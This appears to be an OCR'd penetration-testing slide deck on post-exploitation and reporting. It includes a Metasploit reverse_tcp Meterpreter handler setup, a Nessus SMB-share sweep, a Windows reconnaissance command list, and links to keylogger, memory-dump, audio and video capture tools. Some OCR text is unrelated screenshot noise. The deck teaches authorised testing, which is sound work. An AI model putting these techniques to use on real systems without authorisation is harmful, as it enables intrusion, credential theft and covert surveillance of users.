https://[redacted]/cgi-bin/webcgi/vkvmplugin?os=win&uglocale=en&version=3,1,1,116 - Windows Interne...
INIT: version 2.86 reloading
INIT: version 2.86 reloading
INIT: version 2.86 reloading
INIT: version 2.86 reloading
audit(1234183224.067:878): audit_pid=0 old=5870 by auid=4294967295 subj=system_u
:system_r:auditd_t:s0
audit(1234183224.137:879): audit_pid=25262 old=0 by auid=0 subj=root:system_r:au
ditd_t:s0
Error:Mpx:Path Bus 5 Tgt 0 Lun 110 to 000190300449 is dead.
Error:Mpx:Killing bus 5 to Symmetrix     000190300449 port 16cA.
Error:Mpx:Path Bus 5 Tgt 0 Lun 136 to 000190300449 is dead.
Error:Mpx:Path Bus 6 Tgt 0 Lun 110 to 000190300449 is dead.
Error:Mpx:Killing bus 6 to Symmetrix     000190300449 port 1cA.
Error:Mpx:Path Bus 6 Tgt 0 Lun 136 to 000190300449 is dead.
Error:Mpx:All paths to Symm 000190300449 vol 0283 are dead.
Error:Mpx:Symm 000190300449 vol 0283 is dead.
Error:Mpx:All paths to Symm 000190300449 vol 0220 are dead.
Error:Mpx:Symm 000190300449 vol 0220 is dead.
INIT: version 2.86 reloading

You have new mail in /var/spool/mail/root
[root@[redacted] network-scripts]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel) context=root:system_r:unconfined_t:SystemLow-SystemHigh
[root@[redacted] network-scripts]# _
```

That's Great – Now What?

- During internal penetration testing you can often gain shell on many hosts
- You need to collect information fast to analyze risk and move on
- The Core IMPACT agent is a great way to do this

Core IMPACT Agent – Not just for exploits

- Using Core IMPACT you can deploy an agent with:
  - TELNET (sudo support)
  - SSH (Password/Key)
  - Netcat ("unix|win-portshell")
  - SMB (Including Pass-The-Hash)



Information on using Pass-The-Hash technique
http://pauldotcom.com/wiki/index.php/Episode130

Metasploit – Meterpreter + Multi-Handler

- You can replicate this functionality with Metasploit
- Script the login (using language of choice, expect even?)
- Using multi-handler to wait for connections

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Finding Shares – Sharing is fun on the network!

- **`# ./nessuscmd -U -p139,445 -V -i 10396 192.168.1.0/24`**
- The above command will run Nessus and find all open SMB shares
- Works for Samba or Windows
- Read access leads to potential sensative documents
  - Especially with multi-function devices, documents being scanned/faxed/copied get stored

```
+ Results found on 192.168.10.230 :
   - Port netbios-ssn (139/tcp) is open
   - Port microsoft-ds (445/tcp) is open
     [!] Plugin ID 10396
      |
      | Synopsis :
      |
      | It is possible to access a network share.
      |
      | Plugin output :
      |
      | The following shares can be accessed as
nessus6804946061421403042121321
      | 621 :
      |
      | - backup  - (readable,writable)
      |   + Content of this share :
      | ..
      | CreditApplication_Fax.pdf
      | Payroll_2009.xls
      | Invoice10001.doc
```

Phases

- Phase I - Target identification
- Phase II – Detect OS & Services
- Phase III – Identify Vulnerabilities
- Phase IV – Exploitation
- **Phase V – Post-Exploitation**
- Phase VI - Reporting

Post-Exploitation

- Finding the sensitive information
- Collecting host information
  - Network/system
  - Password hashes
- Capturing data
  - Screen
  - Video
  - Audio
  - Keystrokes
  - Memory contents

Finding Sensitive Information

- Things to look for:
  - Files labeled “Backup” or archived files
  - SSH keys
  - Office documents containing passwords
  - Text dumps of the database
  - Files on the user’s desktop, especially text files labeled “passwords.txt”
  - Web browser history, finds more targets
  - RDP (Terminal Services) client history

Check out Mike Poor’s presentation on this topic here:
http://inguardians.com/pubs/Core-PillagetheVIllage.pdf

Collecting Information From The Operating System

- Winenum is a meterpreter script to automate this
- http://www.darkoperator.com/meterpreter/winbf.rb
- Windows:
  - Wmic
  - Netstat/route
  - “net” command
  - Registry
- Linux
  - Netstat, route
  - /etc/hosts

```
# Commands that will be ran on the Target
commands = [
    'cmd.exe /c set',
    'arp -a',
    'ipconfig /all',
    'ipconfig /displaydns',
    'route print',
    'net view',
    'netstat -nao',
    'netstat -vb',
    'netstat -ns',
    'net accounts',
    'net accounts /domain',
    'net session',
    'net share',
    'net group',
    'net user',
    'net localgroup',
    'net localgroup administrators',
    'net group administrators',
    'net view /domain',
    'netsh firewall show config',
    'tasklist /svc',
    'tasklist /m'
```

Winenum – Sample Output

```
Date:       2009-02-23.12:19:37
Running as: CORE-IMP\john
Host:       CORE-IMP
OS:         Windows XP (Build 2600, Service Pack 3).



****************************************
      Output of cmd.exe /c set
****************************************
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\john\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=-CORE-IMP
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
HOMEDRIVE=C:
HOMEPATH=\Documents and Settings\john
J2D_D3D=false
LOGONSERVER=\\CORE-IMP
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 23 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=1706
ProgramFiles=C:\Program Files
PROMPT=$P$G
```

Darkoperator Meterpreter Scripts

- They can all be found at:
  - http://www.darkoperator.com/meterpreter/
- Three you want to use on every test:
  - Keylogger:
    - http://www.darkoperator.com/meterpreter/keylogrecorder.rb
  - Memory Dump:
    - http://www.darkoperator.com/meterpreter/memdump.rb
  - Sound recorder:
    - http://www.darkoperator.com/meterpreter/soundrecorder.zip


Useful Information Gathered From Meterpreter Scripts

- Keylogger
  - Passwords (Even to *other* systems)
  - General information (Email, chat)
- Memory
  - Encryption keys
  - Other encrypted data
- Sound recorder
  - Reconnaissance tool, example 900Mhz cordless phone sniffing


Screen Capture

- Oh how we love pretty pictures
- Core IMPACT – Built-in Module
- Metasploit – Meterpreter script
  - http://ethackal.com/news/metasploit-meterpreter-script-screenshot/
- They work great to drive a point home in the report
- You can learn A LOT about the host you compromised...

Or sometimes not so much…



Smile, You're On Pen Test Camera!



Ethackal – Video Capture

- Useful to see if the user is actively using the computer, or stealthily capture what they are up to
- Uses Meterpreter to upload a small 3rd party program to capture movie
- Takes movies in short bursts, configurable time lengths
- Download here:
  - http://ethackal.com/news/msfhell-and-screencap/

Capturing Is Stealthy, but..

- Sometimes you just need to interact with the host
- Reason: Demonstrate Risk
- Caution!
  - User's may notice when you start moving their mouse
  - Remove when done
- Two primary ways:
  - VNC (Good OS Support)
  - RDP (Built-in to most versions of Windows)
  - Example...

10:34:19

AIR-3
0:50

Just What I Needed
The Cars
:00/03:39/ 105 DA0540 12:28:12

Mississippi Queen
Mountain
:00/02:27/ 105 DA0526 12:32:46

Brace Your Self
:00/00:11/ SWE DA0000 12:35:15

They Might Be Giants
They Might Be Giant
:00/02:26/ 107 DA0779 12:35:30

Stupid Girl
Garbage
:00/04:22/ 107 DA2020 12:37:56

I Alone
Live
:00/03:55/ 107 DA0104 12:42:13

Auto	Back	Next	Listen	Hours	Stack	Exit
Title	Artist	Time	Year	Catg		
Swprs	Prmos	BEDS	SFX	PSA's		MusTitle

A box full of sharp ob Used (107)6151 2:54 2004	A Change of Scene Citizens Here and Abr (110)0518 4:03 2004	A Cold Day in Hell Time Machine (101)0155 2:57
A Day in the Life Beatles (105)0403 4:37 2004	A Favor House Atlanti Coheed and Cambria (110)0394 3:44 2004	A Harpoon Milwaukees (110)0151 4:44 2004
A is for Action Ima Robot (107)0769 2:12 2004	A Lesson In Longing Somehow Hollow (110)5071 2:08 2004	A Little Too Much Travis Abercrombie (107)0392 2:57 2004
A Million and One Thin Time Machine (101)0157 3:39	A Modern Way of Letti Idlewild (108)0054 2:21 2004	A Northwest Passage International Noise Co (110)0028 3:51 2004
A Passage In Time Authority Zero (111)0060 3:52 2004	A Question Mark Elliott Smith (107)0360 2:30	A Runner's Self-Portra Eastern Youth (110)0181 4:31 2004
A Trophy Mule in Parti Guided By Voices (110)0429 2:08 2004	A Walk Bad Religion (110)0132 2:09 2004	Abbot & Costello (103)5015 4:20 2004
Abbot & Costello (115)5015 4:20 2004	Abbot&Costello (109)9999 4:15 2004	Aboard The Ark Apes, The (110)0177 4:17 2004
About A Girl Nirvana (107)0110 3:03 2004	Acid Raindrops People Under the Stai (101)0042 4:38 2003	Acquiesce Oasis (107)0171 4:23 2004
Action Happening Cat On Form (110)0441 2:42 2004	Actual Proof Herbie Hancock (103)0425 8:15	Add Mission Apex Theory (107)0092 3:31 2004
Addicted Simple Plan (107)5021 3:50 2004	Aenima Tool (108)5033 6:33 2004	Aeroplane Red Hot Chili Peppers (107)0143 4:06 2004

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Automagically Do Most Of This With Core IMPACT

RPT

Network RPT

1 Network Information Gathering
2 Network Attack and Penetration
3 Local Information Gathering
4 Privilege Escalation
5 Clean Up
6 Network Report Generation

One-Step

Network Vulnerability Test
Vulnerability Scanner Validator

Network | Client Side | Web

Hosts
Search Folders
Tags

Executed Modules

Name	Started	Finished
IIS Printer ...	4/27/2009 2:09...	4/27/2009 2:09...
IIS UNICO...	4/27/2009 2:09...	4/27/2009 2:09...
Blue Coat ...	4/27/2009 2:09...	4/27/2009 2:09...
IIS FrontP...	4/27/2009 2:09...	4/27/2009 2:12...
IIS Phone ...	4/27/2009 2:12...	4/27/2009 2:12...
Apache M...	4/27/2009 2:12...	4/27/2009 2:12...
Imatix Xita...	4/27/2009 2:12...	4/27/2009 2:12...
MySQL Ma...	4/27/2009 2:12...	4/27/2009 2:12...

Search...

Name	IP
Network: 192.168.0.0	
192.168.0.1	19
Network: 192.168.1.0	
192.168.1.20	19
agent(0)	
agent(1)	
agent(3)	
192.168.1.21	19
192.168.1.22	19
192.168.1.23	19
192.168.1.24	19
agent(2)	
192.168.1.25	19
192.168.1.26	19

Network Vulnerability Test

Welcome to the Network Vulnerability Test Wizard

This wizard helps you automatically verify exploitable vulnerabilities within the target network.

To continue, click Next.

< Back | Next > | Cancel

Customize Core IMPACT

- A little Python and you're on your way
- I started simple: deploy a flag in a capture the flag hacking challenge
- Drag and drop FTW!
- IMACT also supports:
  - Grabbing frame from webcam
  - Recording audio
  - Keystroke logger
  - Remote packet sniffer

Phases

- Phase I - Target identification
- Phase II – Detect OS & Services
- Phase III – Identify Vulnerabilities
- Phase IV – Exploitation
- Phase V – Post-Exploitation
- **Phase VI - Reporting**

Reporting – A Picture Speaks…

Originally Titled "Vista Relief"

Reporting Tips

- Use the output from your tools wisely
  - Grab “Resources” for vulnerability from Nessus/Core to save time
- Automate as much as possible
  - Export Nessus to NBE, use Bash/Perl
  - Export Core to CSV? = Wish List!

Reporting Tips (2)

- Use screenshots & videos
  - Use screenshots that show risk, be selective
- Be concise and to the point
  - Include what you found, the effect it has on the organization, and how to fix it
- Include methodology
  - This allows customer/end user to re-test and reproduce results
- More info on reporting in:
  - "SEC561 Network Penetration Testing: Maximizing the Effectiveness of Reports, Exploits, and Command Shells"
  - http://www.sans.org/training/description.php?mid=1167

Lessons Learned

- Why we should perform internal penetration testing
- How to structure our internal program
- Quickly discover targets on the network
- Jump from discovery to exploitation
- Integrate Nmap results into Metasploit, Nessus, and Core IMPACT
- Detect changes in the network
- Use NSE to find vulnerabilities

Lessons Learned

- Exploitation is an important part of your testing to reduce false positives and provide integrity
- Remote exploits come in many forms, such as default passwords and open file shares
- Perform post-exploitation such as capturing screen, video, audio, keystrokes, and network traffic
- Report should contain what you found, the effect on the organization, and how to fix it

/* End */

- Forum discussion for this presentation:
  - http://forum.pauldotcom.com
- Weekly podcast and more at http://pauldotcom.com

paul@pauldotcom.com

HACK NAKED